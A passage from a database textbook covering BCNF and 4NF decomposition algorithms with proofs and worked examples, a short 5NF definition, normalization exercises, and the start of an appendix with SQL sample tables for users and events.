2. Likewise if $\emptyset \longrightarrow b$ holds and $\emptyset \longrightarrow a$ does not hold, then a is the candidate key and $\emptyset$ is not a candidate key. Hence, **R** is not in BCNF.

The above two cases can only happen if **R** satisfies a non-trivial functional dependency with left-hand side $\emptyset$, however. Next, we exclude such functional dependencies and we consider all other functional dependencies that **R** could satisfy:

1. $a \longrightarrow \emptyset$; $a \longrightarrow a$; $b \longrightarrow \emptyset$; $b \longrightarrow b$; $a, b \longrightarrow \emptyset$; $a, b \longrightarrow a$; $a, b \longrightarrow b$; and $a, b \longrightarrow a, b$ are all trivial;
2. if $a \longrightarrow b$ or $a \longrightarrow a, b$ holds, then a is a candidate key of **R**; and
3. if $b \longrightarrow a$ or $b \longrightarrow a, b$ holds, then b is a candidate key of **R**.

In all these remaining cases, all functional dependencies that could hold on **R** satisfy the restrictions imposed by Definition 8.22. Hence, in all remaining cases **R** is in BCNF. □

Finally, we shall prove that the BCNF-DECOMPOSE algorithm is correct.

Theorem 8.30. *Let **R** be a relation satisfying the set $\mathbb{D}$ of functional dependencies. The* BCNF-DECOMPOSE *algorithm satisfies the following three correctness properties:*

- ***Termination**. The* BCNF-DECOMPOSE *algorithm returns a value in a finite number of steps.*
- ***Lossless-join**.* BCNF-DECOMPOSE(***R***, $\mathbb{D}$) *returns a lossless-join decomposition of **R**.*
- ***BCNF**. Each relation in* BCNF-DECOMPOSE(***R***, $\mathbb{D}$) *is in BCNF.*

Proof. Each step of the **while**-loop at Line 2 will decompose a relation in *result* at Line 4. Hence, at each step a large relation in *result* is replaced by strictly-smaller relations until all relations in *result* are in BCNF. As Proposition 8.29 showed, the smallest-possible relations are always in BCNF. Hence, eventually *result* is guaranteed to only hold relations that are in BCNF, ensuring **termination**.

Next, we prove that BCNF-DECOMPOSE(**R**, $\mathbb{D}$) produces a lossless-join decomposition of **R**. To do so, we only need to prove that Line 4 performs a lossless-join decomposition of any relation $\mathbf{S} \in$ *result* into $\mathbf{S}_1$ and $\mathbf{S}_2$. Let $Y = \text{CLOSURE}(\mathbb{D}, X)$. We note that **S** satisfies the functional dependency $X \longrightarrow Y$. Hence, by replication, **S** satisfies the multivalued dependency $X \twoheadrightarrow Y$. We note that $X \subseteq Y$. Hence, by the alternative definition of multivalued dependencies (Definition 7.15), the result of the query $\pi_{X,Y}(\mathbf{S}) \bowtie \pi_{X,\overline{XY}}(\mathbf{S})$ is equivalent to the result of the query **S**. As $\pi_{X,Y}(\mathbf{S})$ matches the definition of $\mathbf{S}_1$ and $\pi_{X,\overline{XY}}(\mathbf{S})$ matches the definition of $\mathbf{S}_2$, we conclude that the decomposition of **S** at each step of the **while**-loop at Line 2 is lossless-join and, hence, that the decomposition of **R** by BCNF-DECOMPOSE is **lossless-join**.

Finally, the **while**-loop condition at Line 2 guarantees that all relations in *result* are in BCNF upon completion of the **while**-loop. □

8.4.2 Limitations of BCNF

As proven in Proposition 8.24, BCNF prevents all redundancies already prevented in 3NF and 2NF. Furthermore, as illustrated in Example 8.23, BCNF prevents redundancies not prevented by 3NF. Unfortunately, as illustrated in Example 8.23, BCNF decompositions are not always dependency-preserving. Furthermore, BCNF will not address all sources of redundancies:

Example 8.31. BCNF, 3NF, and 2NF only look at **functional dependencies**. As illustrated in Example 7.14, also non-trivial multivalued dependencies can point to obvious redundancies. To see this, consider the relation with schema **CourseEO**(*sname*, *cname*, *fname*) and visualized in Figure 8.8. This relation satisfies the multivalued dependencies

$$\mathbb{D} = \{cname \twoheadrightarrow sname; \quad cname \twoheadrightarrow fname\}.$$

CourseEO		
sname	*cname*	*fname*
Adriana	Discrete Mathematics	Ya-Ting
Adriana	Discrete Mathematics	Wichian
Adriana	Data Structures	Wichian
Adriana	Data Structures	Zoran
Bartel	Discrete Mathematics	Ya-Ting
Bartel	Discrete Mathematics	Wichian
Bartel	Databases	Ximena
Bartel	Databases	Ya-Ting
Bartel	Databases	Zoran

Figure 8.8: The **CourseEO** relation of Example 8.31.

The multivalued dependencies $\mathbb{D}$ express that, for a given course (*cname*), the names of students enrolled for the course (*sname*) and the names of faculty members organizing the course (*fname*) are **independent of each other**. Due to this, the fact that a student is enrolled for a course is repeated for each organizer of that course. Likewise, the fact that a faculty member is organizing a course is repeated for each student enrolled in that course. To address these redundancies in **CourseEO**, we can decompose **CourseEO** into relations **CourseEnroll**(*sname*, *cname*) and **CourseOrganize**(*cname*, *fname*) as visualized in Figure 8.9.

CourseEnroll	
sname	*cname*
Adriana	Discrete Mathematics
Adriana	Data Structures
Bartel	Discrete Mathematics
Bartel	Databases

CourseOrganize	
cname	*fname*
Discrete Mathematics	Ya-Ting
Discrete Mathematics	Wichian
Data Structures	Wichian
Data Structures	Zoran
Databases	Ximena
Databases	Ya-Ting
Databases	Zoran

Figure 8.9: The **CourseEnroll** and **CourseOrganize** relations of Example 8.31.

We notice that the above example is very similar to some of the redundancies seen in the relation **CourseAdmin** of Example 7.1. Recall that Example 8.26 showed a decomposition of **CourseAdmin** that produced the relation $\mathbf{S}_{2,2,2,2}(\underline{sid}, \underline{cid}, \underline{fid})$. This relation satisfies the multivalued dependencies $cid \twoheadrightarrow sid$ and $cid \twoheadrightarrow fid$ and, as such, has redundancies similar to **CourseEO**.

8.5 Fourth normal form (4NF)

In Example 8.31, we showed an example of a relation that is in BCNF and still has redundancies related to the presence of non-trivial multivalued dependencies. The **fourth normal form** is explicitly designed to avoid such redundancies by taking into account multivalued dependencies:

Definition 8.32. Let **R** be a relation that satisfies the set $\mathbb{D}$ of dependencies. Relation **R** is in **fourth normal form** (4NF) if **R** is in 1NF and, for every multivalued dependency $A \twoheadrightarrow B \in \mathbb{D}^*$, any of the following holds:

1. $A \twoheadrightarrow B$ is trivial; or
2. A is a candidate key of **R**.

Here, we say $A \twoheadrightarrow B$ is trivial if $\emptyset \models A \twoheadrightarrow B$.

We say that a multivalued dependency $A \twoheadrightarrow B$ is a **4NF violation** if $A \twoheadrightarrow B$ does not satisfy any of the above two conditions.

Note that $A \twoheadrightarrow B$ being trivial does not necessary imply $B \subseteq A$. For example, by **mv-complementation** $A \twoheadrightarrow \overline{AB}$ with $B \subseteq A$ is also trivial.

Example 8.33. Consider relation **CourseEO**(*sname*, *cname*, *fname*) of Example 8.31. This relation is not in 4NF, as the multivalued dependencies *cname* $\twoheadrightarrow$ *sname* and *cname* $\twoheadrightarrow$ *fname* are 4NF violations. The decomposition of **CourseEO** into relations **CourseEnroll** and **CourseOrganize** is a 4NF decomposition.

Examples 8.31 and 8.33 illustrates that there are relations in BCNF, but not in 4NF. From Definition 8.32 and the **replication rule**, it is immediately obvious that the inverse is never the case:

Proposition 8.34. *Let **R** be a relation that satisfies the set $\mathbb{D}$ of multivalued dependencies. If **R** is in 4NF, then **R** is in BCNF. If **R** is in BCNF, then **R** is not necessary in 4NF.*

Proof. Examples 8.31 and 8.33 already illustrate a relation that is in BCNF, but not in 4NF. Next, we consider the case in which **R** is in 4NF. Now consider any functional dependency $A \longrightarrow B \in \mathbb{D}^*$ that holds on **R**. By replication, **R** must satisfy $A \twoheadrightarrow B$. Now consider the restrictions Definition 8.32 put on multivalued dependency $A \twoheadrightarrow B$. These restrictions correspond to the restrictions Definition 8.22 puts on functional dependency $A \longrightarrow B$. Hence, **R** is in BCNF. □

Example 8.35. Consider relations **CourseEO**, **CourseEnroll**, and **CourseOrganize** of Example 8.31. The relation **CourseEO** is in BCNF, but not in 4NF. The relations **CourseEnroll** and **CourseOrganize** are in 4NF and, hence, also in BCNF.

8.5.1 The 4NF-DECOMPOSE algorithm

Given a relation **R** that satisfies a set $\mathbb{D}$ of multivalued dependencies, the algorithm 4NF-DECOMPOSE(**R**, $\mathbb{D}$) of Figure 8.10 will return a set of relations S that is a lossless-join decomposition of relation **R** with respect to multivalued dependencies $\mathbb{D}$ such that the relations in S are all in 4NF. As we have proven in Proposition 8.24, every 4NF decomposition is necessarily also a BCNF decomposition. As we have already shown in Example 8.23, there are relations for which no dependency-preserving BCNF decomposition exist. Hence, 4NF-DECOMPOSE cannot guarantee to produce a dependency-preserving decomposition.

Algorithm 4NF-DECOMPOSE(**R**, $\mathbb{D}$):

1: *result* := {**R**}.
2: **while** there exists a relation **S** $\in$ *result* that is not in 4NF **do**
3: Choose non-trivial multivalued dependency $X \twoheadrightarrow Y \in \mathbb{D}^*$ with

$$(X \cup Y) \subseteq \text{attributes}(\mathbf{S}) \text{ and } X \text{ not a key of } \mathbf{S}$$

proving that **S** is not in 4NF.
4: Replace **S** in *result* by two relations

$$\mathbf{S}_1 = (X \cup Y);$$
$$\mathbf{S}_2 = X \cup (\text{attributes}(\mathbf{S}) \setminus \text{attributes}(\mathbf{S}_1)).$$

5: **end while**
6: **return** *result*.

Figure 8.10: The algorithm 4NF-DECOMPOSE that, given a relation **R** that satisfies a set $\mathbb{D}$ of multivalued dependencies, returns a set of relations in 4NF that are a lossless-join decomposition of **R**.

The 4NF-DECOMPOSE algorithm is very similar to the BCNF-DECOMPOSE algorithm. Notice the difference between the decomposition step at Line 4 of the 4NF-DECOMPOSE algorithm and at Line 4 of the BCNF-DECOMPOSE algorithm: the 4NF-DECOMPOSE algorithm only includes the attributes $X \cup Y$ of the 4NF violation $X \twoheadrightarrow Y$ in relation $\mathbf{S}_1$, whereas the BCNF-DECOMPOSE algorithm includes all attributes CLOSURE($\mathbb{D}$, X).

Reasoning with multivalued dependencies is significantly harder than reasoning with functional dependencies. The close similarities between the 4NF-DECOMPOSE and BCNF-DECOMPOSE algorithms can be used to avoid reasoning about multivalued dependencies in many cases, however. We have

Proposition 8.36. *Consider replacing relation S by S_1 and S_2 at Line 4 of the* BCNF-DECOMPOSE *algorithm. This replacement is a valid step for the* 4NF-DECOMPOSE *algorithm.*

Proof. Consider the BCNF violation $X \longrightarrow Y \in \mathbb{D}^*$ of relation $\mathbf{S}$ used to replace relation $\mathbf{S}$. Let $Z =$ CLOSURE($\mathbb{D}$, X) $\cap$ attributes($\mathbf{S}$). At Line 4 of the BCNF-DECOMPOSE algorithm, relation $\mathbf{S}$ is replaced by relation $\mathbf{S}_1$ with attributes Z and relation $\mathbf{S}_2$ with attributes $X \cup$ (attributes($\mathbf{S}$) $\setminus$ attributes($\mathbf{S}_1$)). As $Z \subseteq$ CLOSURE($\mathbb{D}$, X), $X \longrightarrow Z \in \mathbb{D}^*$. As $Y \subseteq Z$, $X \longrightarrow Z$ is also a BCNF violation of relation $\mathbf{S}$. By replication, we have $X \twoheadrightarrow Z \in \mathbb{D}^*$ and $X \twoheadrightarrow Z$ is a 4NF violation of relation $\mathbf{S}$. Hence, at Line 4 of the 4NF-DECOMPOSE algorithm, we can use $X \twoheadrightarrow Z$ and replace relation $\mathbf{S}$ by $\mathbf{S}_1$ and $\mathbf{S}_2$ as defined above. □

Next, we illustrate the usage of the 4NF-DECOMPOSE algorithm.

Example 8.37. As the first example, we consider the relation **CourseAdmin** of Example 7.1 and the functional and multivalued dependencies $\mathbb{D}$ specified for this relation in Example 7.6 and Example 7.14. We initialize

$$result = \{\mathbf{CourseAdmin}\}.$$

Next, we perform the **while**-loop at Line 2. The multivalued dependency $cid, cname, moid, mname \twoheadrightarrow sid, sname, dob, age, term \in \mathbb{D}^*$ is a 4NF violation for **CourseAdmin**. Hence, we replace **CourseAdmin** by two relations $\mathbf{S}_1$ and $\mathbf{S}_2$:

$$\begin{aligned} result = \{&\mathbf{S}_1(\underline{cid}, cname, moid, mname, \underline{sid}, sname, dob, age, term);\\ &\mathbf{S}_2(\underline{cid}, cname, moid, mname, \underline{fid}, fname, rank)\}. \end{aligned}$$

In $\mathbf{S}_1$, the functional dependency $sid \longrightarrow sname, dob, age$ is a BCNF violation. Hence, the multivalued dependency $sid \twoheadrightarrow sname, dob, age$ is a 4NF violation and we replace $\mathbf{S}_1$ by two relations $\mathbf{S}_{1,1}$ and $\mathbf{S}_{1,2}$:

$$\begin{aligned} result = \{&\mathbf{S}_{1,1}(\underline{sid}, sname, dob, age); \mathbf{S}_{1,2}(\underline{cid}, cname, moid, mname, \underline{sid}, term);\\ &\mathbf{S}_2(\underline{cid}, cname, moid, mname, \underline{fid}, fname, rank)\}. \end{aligned}$$

In $\mathbf{S}_{1,1}$, the functional dependency $dob \longrightarrow age$ is a BCNF violation. Hence, the multivalued dependency $dob \twoheadrightarrow age$ is a 4NF violation and we replace $\mathbf{S}_{1,1}$ by two relations $\mathbf{S}_{1,1,1}$ and $\mathbf{S}_{1,1,2}$:

$$\begin{aligned} result = \{&\mathbf{S}_{1,1,1}(\underline{dob}, age); \mathbf{S}_{1,1,2}(\underline{sid}, sname, dob); \mathbf{S}_{1,2}(\underline{cid}, cname, moid, mname, \underline{sid}, term);\\ &\mathbf{S}_2(\underline{cid}, cname, moid, mname, \underline{fid}, fname, rank)\}. \end{aligned}$$

In $\mathbf{S}_2$, the functional dependency $fid \longrightarrow fname, frank$ is a BCNF violation. Hence, the multivalued dependency $fid \twoheadrightarrow fname, frank$ is a 4NF violation and we replace $\mathbf{S}_2$ by two relations $\mathbf{S}_{2,1}$ and $\mathbf{S}_{2,2}$:

$$\begin{aligned} result = \{&\mathbf{S}_{1,1,1}(\underline{dob}, age); \mathbf{S}_{1,1,2}(\underline{sid}, sname, dob); \mathbf{S}_{1,2}(\underline{cid}, cname, moid, mname, \underline{sid}, term);\\ &\mathbf{S}_{2,1}(\underline{fid}, fname, rank); \mathbf{S}_{2,2}(\underline{cid}, cname, moid, mname, \underline{fid})\}. \end{aligned}$$

In $\mathbf{S}_{2,2}$, the functional dependency $cid \longrightarrow cname, moid, mname$ is a BCNF violation. Hence, the multivalued dependency $cid \twoheadrightarrow cname, moid, mname$ is a 4NF violation and we replace $\mathbf{S}_{2,2}$ by two relations $\mathbf{S}_{2,2,1}$ and $\mathbf{S}_{2,2,2}$:

$$\begin{aligned} result = \{&\mathbf{S}_{1,1,1}(\underline{dob}, age); \mathbf{S}_{1,1,2}(\underline{sid}, sname, dob); \mathbf{S}_{1,2}(\underline{cid}, cname, moid, mname, \underline{sid}, term); \\ &\mathbf{S}_{2,1}(\underline{fid}, fname, rank); \mathbf{S}_{2,2,1}(\underline{cid}, cname, moid, mname); \mathbf{S}_{2,2,2}(\underline{cid}, \underline{fid})\}. \end{aligned}$$

The functional dependency $cid \longrightarrow cname, moid, mname$ is also a BCNF violation in $\mathbf{S}_{1,2}$. Hence, the multivalued dependency $cid \twoheadrightarrow cname, moid, mname$ is a 4NF violation and we replace $\mathbf{S}_{1,2}$ by two relations $\mathbf{S}_{1,2,1}$ and $\mathbf{S}_{1,2,2}$:

$$\begin{aligned} result = \{&\mathbf{S}_{1,1,1}(\underline{dob}, age); \mathbf{S}_{1,1,2}(\underline{sid}, sname, dob); \mathbf{S}_{1,2,1}(\underline{cid}, cname, moid, mname); \mathbf{S}_{1,2,2}(\underline{cid}, \underline{sid}, term); \\ &\mathbf{S}_{2,1}(\underline{fid}, fname, rank); \mathbf{S}_{2,2,1}(\underline{cid}, cname, moid, mname); \mathbf{S}_{2,2,2}(\underline{cid}, \underline{fid})\}. \end{aligned}$$

We note that $\mathbf{S}_{1,2,1}$ and $\mathbf{S}_{2,2,1}$ are identical. Hence, we only keep $\mathbf{S}_{2,2,1}$ in *result*. Finally, in $\mathbf{S}_{2,2,1}$, the functional dependency $moid \longrightarrow mname$ is a BCNF violation. Hence, the multivalued dependency $moid \twoheadrightarrow mname$ is a 4NF violation and we replace $\mathbf{S}_{2,2,1}$ by two relations $\mathbf{S}_{2,2,1,1}$ and $\mathbf{S}_{2,2,1,2}$:

$$\begin{aligned} result = \{&\mathbf{S}_{1,1,1}(\underline{dob}, age); \mathbf{S}_{1,1,2}(\underline{sid}, sname, dob); \mathbf{S}_{1,2,1}(\underline{cid}, cname, moid, mname); \mathbf{S}_{1,2,2}(\underline{cid}, \underline{sid}, term); \\ &\mathbf{S}_{2,1}(\underline{fid}, fname, rank); \mathbf{S}_{2,2,1}(\underline{moid}, mname); \mathbf{S}_{2,2,1}(\underline{cid}, cname, moid); \mathbf{S}_{2,2,2}(\underline{cid}, \underline{fid})\}. \end{aligned}$$

We note that the result of the 4NF-DECOMPOSE algorithm is a better decomposition of the **CourseAdmin** relation than the decompositions provided by the 3NF-SYNTHESIS and the BCNF-DECOMPOSE algorithm. Indeed, the 4NF-DECOMPOSE algorithm produced the improved relations **Student** ($\mathbf{S}_{1,1,2}$), **Faculty** ($\mathbf{S}_{2,1}$), **Course** ($\mathbf{S}_{1,2,1}$), **Enroll** ($\mathbf{S}_{1,2,2}$), and **Organize** ($\mathbf{S}_{2,2,2}$) of Example 7.2. Furthermore, the algorithm produced relations $\mathbf{S}_{1,1,1}$ and $\mathbf{S}_{2,2,1}$, which are easy to recognize as good candidates for elimination altogether.

As the second example, consider the relation with schema **CourseEO**(*sname*, *cname*, *fname*) of Example 8.31. We initialize

$$result = \{\mathbf{CourseEO}\}.$$

In **CourseEO**, the multivalued dependency $cname \longrightarrow sname$ is a 4NF violation. Hence, we replace **CourseEO** by $\mathbf{S}_1$ and $\mathbf{S}_2$:

$$result = \{\mathbf{S}_1(\underline{cname}, sname); \mathbf{S}_2(\underline{cname}, fname)\}.$$

In this case, the result of the 4NF-DECOMPOSE algorithm produces the decomposition of **CourseEO** into relations **CourseEnroll** and **CourseOrganize** already illustrated in Example 8.31.

To be able to show that the 4NF-DECOMPOSE algorithm always eventually terminate, we will show that small-enough relations are always in 4NF. We have the following:

Proposition 8.38. *Any relation with at-most one attributes is always in 4NF. Any relation* $\boldsymbol{R}$ *with at-most two attributes is in 4NF if* $\boldsymbol{R}$ *does not satisfy any non-trivial multivalued dependencies with left-hand side* $\emptyset$.

Proof (sketch). Analogous to the proof of Proposition 8.29. □

Finally, we shall prove that the 4NF-DECOMPOSE algorithm is correct.

Theorem 8.39. *Let* $\boldsymbol{R}$ *be a relation satisfying the set* $\mathbb{D}$ *of multivalued dependencies. The* 4NF-DECOMPOSE *algorithm satisfies the following three correctness properties:*

- ***Termination***. *The* 4NF-DECOMPOSE *algorithm returns a value in a finite number of steps.*
- ***Lossless-join***. 4NF-DECOMPOSE($\boldsymbol{R}$, $\mathbb{D}$) *returns a lossless-join decomposition of* $\boldsymbol{R}$.
- ***4NF***. *Each relation in* 4NF-DECOMPOSE($\boldsymbol{R}$, $\mathbb{D}$) *is in 4NF.*

Proof (sketch). Analogous to the proof of Theorem 8.30. □

8.5.2 Limitations of 4NF

As proven in Proposition 8.34, 4NF prevents all redundancies already prevented in BCNF, 3NF, and 2NF. Furthermore, as illustrated in Example 8.33, 4NF prevents redundancies not prevented by BCNF. Unfortunately, 4NF decompositions are not always dependency-preserving. Finally, 4NF will not address all sources of redundancies: in rare situations, the presence of **join dependencies** can point at further redundancies as we shall see in the next section.

8.6 Fifth normal form (5NF)

4NF only looks at multivalued dependencies. In rare situations, the presence of general join dependencies can point at further redundancies. The **fifth normal form** is explicitly designed to avoid such redundancies by taking into account general join redundancies.

Definition 8.40. We say that a functional dependency $A \longrightarrow B$ is a **key dependency** of relation **R** if A is candidate key. Let **R** be a relation that satisfies the set $\mathbb{D}$ of join dependencies and let $\mathbb{K}$ be the key dependencies of **R**. Relation **R** is in **fifth normal form** (5NF) if **R** is in 1NF and, for every join dependency $\delta \in \mathbb{D}$, we have $\mathbb{K} \models \delta$.

8.7 Exercises

Exercise 8.1. Consider the relation **R** of Exercise 7.5. This relation has attributes $\{a, b, c, d, e, f\}$ and the following functional dependencies:

$$\mathbb{D} = \{a \longrightarrow b; \quad b \longrightarrow e, f; \quad a, c \longrightarrow f; \quad c \longrightarrow b; \quad e \longrightarrow f; \quad f \longrightarrow a, d\}.$$

(Q1) Is this relational schema in 3NF?

If the relational schema is in 3NF, then explain why.

If the relational schema is not in 3NF, then apply the 3NF-SYNTHESIS algorithm to put the relational schema in 3NF. Explain each decomposition step you make, e.g., the functional dependency used to determine a 3NF violation. Provide keys for each of the resulting relational schemas.

(Q2) Is this relational schema in BCNF?

If the relational schema is in BCNF, then explain why.

If the relational schema is not in BCNF, then apply the BCNF-DECOMPOSE algorithm to put the relational schema in BCNF. Explain each decomposition step you make, e.g., the functional dependency used to determine a BCNF violation. Provide keys for each of the resulting relational schemas.

Exercise 8.2. Consider the relation **R** of Exercise 7.6. This relation has attributes $\{a, b, c, d, e\}$ and the following functional dependencies:

$$\mathbb{D} = \{a \longrightarrow c, d, e; \quad b, d \longrightarrow e; \quad b \longrightarrow d; \quad c \longrightarrow d; \quad d \longrightarrow a, b; \quad e \longrightarrow b\}.$$

(Q1) Is this relational schema in 3NF?

If the relational schema is in 3NF, then explain why.

If the relational schema is not in 3NF, then apply the 3NF-SYNTHESIS algorithm to put the relational schema in 3NF. Explain each decomposition step you make, e.g., the functional dependency used to determine a 3NF violation. Provide keys for each of the resulting relational schemas.

(Q2) Is this relational schema in BCNF?

If the relational schema is in BCNF, then explain why.

If the relational schema is not in BCNF, then apply the BCNF-DECOMPOSE algorithm to put the relational schema in BCNF. Explain each decomposition step you make, e.g., the functional dependency used to determine a BCNF violation. Provide keys for each of the resulting relational schemas.

Exercise 8.3. Consider a relation **R** with attributes $\{a, b, c, d, e, f, g\}$ and the following dependencies:

$$\mathbb{D} = \{a \longrightarrow b, c; \quad b \longrightarrow c; \quad d \longrightarrow e; \quad f \longrightarrow g\}.$$

(Q1) Is this relational schema in 3NF?

If the relational schema is in 3NF, then explain why.

If the relational schema is not in 3NF, then apply the 3NF-SYNTHESIS algorithm to put the relational schema in 3NF. Explain each decomposition step you make, e.g., the functional dependency used to determine a 3NF violation. Provide keys for each of the resulting relational schemas.

(Q2) Is this relational schema in BCNF?

If the relational schema is in BCNF, then explain why.

If the relational schema is not in BCNF, then apply the BCNF-DECOMPOSE algorithm to put the relational schema in BCNF. Explain each decomposition step you make, e.g., the functional dependency used to determine a BCNF violation. Provide keys for each of the resulting relational schemas.

(Q3) Now assume the relation also satisfies the multivalued dependency $a \twoheadrightarrow d$.

Is this relational schema in 4NF?

If the relational schema is in 4NF, then explain why.

If the relational schema is not in 4NF, then apply the 4NF-DECOMPOSE algorithm to put the relational schema in 4NF. Explain each decomposition step you make, e.g., the functional dependency used to determine a 4NF violation. Provide keys for each of the resulting relational schemas.

Exercise 8.4. Consider the following relational schema that is intended to store all information of an ticket-sale order by a subscriber of a cinema:

Order(*id*, *screening_time*, *product*,
subscriber_id, *sub_start*, *sub_duration*,
film_id, *film_length*, *film_score*,
room_id, *room_size*, *room_prop*).

In this relational schema, the following order information will be stored:

1. The identifier *id* of the order, the start of the ordered screening (*screening_time*), and all **product**s ordered as part of the order (e.g., the base ticket, special seating, 3D glasses, and so on).

2. The subscriber that placed the order *subscriber_id*. The system also keeps track of when the subscription of this subscriber started (*sub_start*) and how long the subscriber is subscribed (*sub_duration*).

3. The film that is shown during the ordered screening (*film_id*) together with the length of the film (*film_length*, which is also the duration of the ordered screening). Furthermore, subscribers can review the film after visiting the screening (*film_score*) and each such score will have a value of **great**, **awful**, and **not-scored**.

4. The room in which the ordered screening takes place (*room_id*) together with the size of the room (*room_size*) and all technical properties of the room (*room_prop*). Each room can have several technical properties, e.g., with possible values such as **3D**, **Dolby**, and **IMAX**.

Next, an example of an instance of this relational schema (we use shorthand notations for each attribute):

						Order					
I	St	P	Si	Ss	Sd	Fi	Fl	Fs	Ri	Rs	Rp
1	Nov. 1, 1pm	ticket	1	Oct. 1	31	5	120	great	7	medium	3D
1	Nov. 1, 1pm	ticket	1	Oct. 1	31	5	120	great	7	medium	Dolby
1	Nov. 1, 1pm	3D	1	Oct. 1	31	5	120	great	7	medium	3D
1	Nov. 1, 1pm	3D	1	Oct. 1	31	5	120	great	7	medium	Dolby
2	Nov. 1, 1pm	ticket	2	Oct. 3	29	5	120	awful	7	medium	3D
2	Nov. 1, 1pm	ticket	2	Oct. 3	29	5	120	awful	7	medium	Dolby
2	Nov. 1, 1pm	3D	2	Oct. 3	29	5	120	awful	7	medium	3D
2	Nov. 1, 1pm	3D	2	Oct. 3	29	5	120	awful	7	medium	Dolby
3	Nov. 7, 2pm	ticket	2	Oct. 3	29	9	99	not-scored	3	large	IMAX
3	Nov. 7, 2pm	IMAX	2	Oct. 3	29	9	99	not-scored	3	large	IMAX
3	Nov. 7, 2pm	ticket	2	Oct. 3	29	9	99	not-scored	3	large	4D
3	Nov. 7, 2pm	IMAX	2	Oct. 3	29	9	99	not-scored	3	large	4D

The set of attributes {*id*, *product*, *room_prop*} is a candidate key of this relation. In addition, the following functional dependencies hold:

$$
\begin{aligned}
\textit{id} &\longrightarrow \textit{screening_time}, \textit{subscriber_id}, \textit{sub_start}, \textit{sub_duration};\\
\textit{id} &\longrightarrow \text{film_id}, \textit{film_length}, \textit{film_score}, \textit{room_id}, \textit{room_size};\\
\textit{subscriber_id} &\longrightarrow \textit{subscriber_id}, \textit{sub_start}, \textit{sub_duration};\\
\textit{sub_start} &\longrightarrow \textit{sub_duration};\\
\textit{sub_duration} &\longrightarrow \textit{sub_start};\\
\textit{screening_time}, \textit{room_id} &\longrightarrow \textit{film_id};\\
\textit{film_id} &\longrightarrow \textit{film_length};\\
\textit{film_id}, \textit{subscriber_id} &\longrightarrow \textit{film_score}; \text{ and}\\
\textit{room_id} &\longrightarrow \textit{room_size}.
\end{aligned}
$$

(Q1) Is the relational schema **Order** in 3NF?

If so, then explain why **Order** is in 3NF.

Otherwise, decompose the schema using the 3NF-SYNTHESIS algorithm and document each step you make while applying the algorithm. Provide the functional dependencies that hold in each relational schema in your resulting decomposition (a minimal cover suffices).

Explain whether your 3NF decomposition is lossless-join and whether it is dependency-preserving (with respect to the original functional dependencies). Finally, decompose the example dataset according to the relational schema obtained from the 3NF-SYNTHESIS algorithm.

(Q2) Is the relational schema **Order** in BCNF?

If so, then explain why **Order** is in BCNF.

Otherwise, decompose the schema using the BCNF-DECOMPOSE algorithm and document each step you make while applying the algorithm. Provide the functional dependencies that hold in each relational schema in your resulting decomposition (a minimal cover suffices).

Explain whether your BCNF decomposition is lossless-join and whether it is dependency-preserving (with respect to the original functional dependencies). Finally, decompose the example dataset according to the relational schema obtained from the BCNF-DECOMPOSE algorithm.

(Q3) Besides the functional dependencies mentioned before, the following multivalued dependencies also hold:

$$ID \twoheadrightarrow product; \text{ and}$$
$$ID \twoheadrightarrow room_prop,$$

in which *ID* holds all other attributes:

$$ID = \{id, screening_time, subscriber_id, sub_start, sub_duration, film_id, film_length, film_score, room_id, room_size\}.$$

Is the relational schema **Order** in 4NF?

If so, then explain why **Order** is in 4NF.

Otherwise, decompose the schema using the 4NF-DECOMPOSE algorithm and document each step you make while applying the algorithm. Provide the functional dependencies that hold in each relational schema in your resulting decomposition (a minimal cover suffices).

Explain whether your 4NF decomposition is lossless-join and whether it is dependency-preserving (with respect to the original functional dependencies). Finally, decompose the example dataset according to the relational schema obtained from the 4NF-DECOMPOSE algorithm.

(Q4) Does any of the above three decompositions of **Order** resolve all design issues of **Order**? If so, explain which decomposition(s) resolve all design issues. Else, provide an example of a design issue that was not resolved by decomposition.

Part IV

Appendices

Appendix A

Example database for Exercise 4.4

```sql
-- Create the user table.
CREATE TABLE user
(
    uid INT NOT NULL PRIMARY KEY,
    name VARCHAR(100) NOT NULL, -- A limit, but easier to use than CLOB.
    regdate DATE NOT NULL,
    postcode CHAR(6) -- Not inspired by any real data.
);

INSERT INTO user VALUES
    (0, 'Alicia', '2023-09-13', 'A1L1A0'),
    (1, 'Celeste', '2023-10-15', 'M5A1A0'),
    (2, 'Celeste', '2023-11-01', 'L9K1A0'), -- Names are NOT unique.
    (3, 'Bo', '2023-12-31', 'L9H1A0'),
    (4, 'Dafni', '2024-01-05', 'P0A1A0'),
    (5, 'Eva', '2024-02-12', 'P0A1C0'),
    (6, 'Frieda', '2024-03-29', NULL),
    (7, 'Gregor', '2024-04-03', 'L8S4L8'),
    (8, 'Hadewych', '2024-05-23', 'M5B1A0'),
    (9, 'Io', '2024-06-19', 'Y0A1B0');


-- Create the event table.
CREATE TABLE event
(
    eid INT NOT NULL PRIMARY KEY,
    title VARCHAR(100) NOT NULL,
    description CLOB NOT NULL,
    startdate DATE NOT NULL,
    enddate DATE NOT NULL,
    organizer INT NOT NULL REFERENCES user(uid),
    postcode VARCHAR(6)
);

INSERT INTO event VALUES
    (0 ,'Flea market', 'Just', '2024-06-11', '2024-06-11', 0 ,'A1L1A0'),
    (1 ,'Fair', 'Some', '2024-08-10', '2024-08-10', 1 ,'M5B1A0'),
    (2 ,'New Art Exhibition', 'Example', '2024-01-15', '2024-01-17', 2 ,'V5K1A0'),
    (3 ,'Film Lovers Festival', 'Text', '2024-09-01', '2024-09-12', 0 ,'A1L1A0'),
    (4 ,'Old Car Show', 'So', '2023-12-17', '2023-12-17', 1 ,'L8S4L8'),
```

```sql
    (5 ,'Cooking Workshop', 'That', '2024-02-18', '2024-02-18', 2 ,'A1L1A0'),
    (6 ,'International Festival', 'All', '2024-07-19', '2024-07-23', 0 ,'A1L1A0'),
    (7 ,'Open Prison Day', 'Events', '2023-11-20', '2023-11-20', 1 ,'L9K1A0'),
    (8 ,'Read A Book Week', 'Have', '2024-03-21', '2024-03-27', 2 ,'P0A1A0'),
    (9 ,'The Long Hike', 'A', '2024-04-29', '2024-04-29', 3 ,'L9H1A0'),
    (10 ,'Spring Halloween Fest', 'Meaningless', '2023-05-23', '2023-05-26', 0 ,'A1L1A0'),
    (11 ,'Virtual Analog Day', 'Description', '2024-12-21', '2024-12-21', 1 ,'L9H1A0'),
    (12 ,'Traveling Circus', 'Text', '2024-06-25', '2024-06-30', 2 ,'Y0A1C0'),
    (13 ,'Arts & Crafts Sale', 'For', '2024-08-05', '2024-08-05', 0 ,'A1L1A0'),
